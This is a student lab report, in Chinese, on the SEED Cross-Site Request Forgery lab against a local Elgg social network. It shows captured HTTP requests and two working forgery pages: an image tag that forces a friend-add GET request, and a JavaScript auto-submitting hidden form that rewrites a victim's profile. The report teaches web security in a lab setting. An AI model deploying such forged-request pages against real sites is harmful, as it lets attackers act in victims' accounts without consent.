Chapter 4

Cross-Site Request Forgery (CSRF) Attack Lab

一. 基本信息：

57119111 唐翠霜 2021.8.3

二. 实验原理：

本实验学习跨站点请求伪造（CSRF）攻击，攻击安装在虚拟机里的社交网络应用程序 Elgg，涉及受害者用户、可信站点和恶意站点。受害者用户在访问恶意站点时与受信任站点保持活动会话，恶意站点将对受信任站点的 HTTP 请求注入受害者用户会话，造成损害。

在客户机和服务器之间进行请求-响应时，两种最常用的方法是 GET（从指定的资源请求数据）和 POST（向指定的资源提交要被处理的数据）。

三. 实验过程：

Task1：Observing HTTP Request

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------333578215424132743427433604 50
Content-Length: 687
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: system=PW; caf_ipaddr=153.3.60.142; country=CN; city="Nanjing"; traffic_target=gd; Elgg=pm8g310lst4
```

```
POST: HTTP/1.1 200 OK
Date: Wed, 04 Aug 2021 09:41:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=th2jtp9hq96fh0eje6j0m051ss; path=/
Vary: User-Agent
Content-Length: 405
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

Task2：CSRF Attack using GET Request


1）使用 HTTP HEADER LIVE 获取到添加好友的 GET 请求：

```
GET: HTTP/1.1 200 OK
Date: Wed, 04 Aug 2021 07:38:36 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

2）可找到 samy 自己的 id 为 59，修改恶意网页源码如下：

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59"
 alt="image" width="1" height="1" />
</body>
</html>
```

3）首先可以看到 Alice 本来没有好友，当 Samy 通过邮件将恶意链接发给 Alice，再使用 Alice 的账号进入网站点击链接，就可以发现已经自动添加了好友 Samy



Task3：CSRF Attack using POST Request

修改 Alice 的 profile 为 Samy is my hero.


1）先登录 Samy 账号，尝试修改自己的 profile，保存后看到了如下，可知用 post 修改

```
POST  http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------381676333714137636426097830 9
Content-Length: 3014
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: system=PW; caf_ipaddr=153.3.60.142; country=CN; city="Nanjing"; traffic_target=gd; Elgg=7iuhbrc1pl
Upgrade-Insecure-Requests: 1
```


2）编辑攻击代码如下：


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

3）修改 Samy 的 profile 如下，并添加 www.attacker32.com/editprofile.html 链接



4）登录 Alice 账号，当点击 Samy 主页的链接，会自动跳转回 Alice 的首页，而且看到 Alice 的个人主页已经被修改





Question1：如何获取特定用户的 user id？

在 member 页面选择 send massage，url 中会出现 sent_to，即对应用户的 user id

Question2：在 Samy 不知道谁会点击恶意链接的情况下，他还能发动攻击吗？

不可以。因为我们修改 profile 都是需要用户的 user id 的，而事先并不知道所有会点击链接的用户的 user id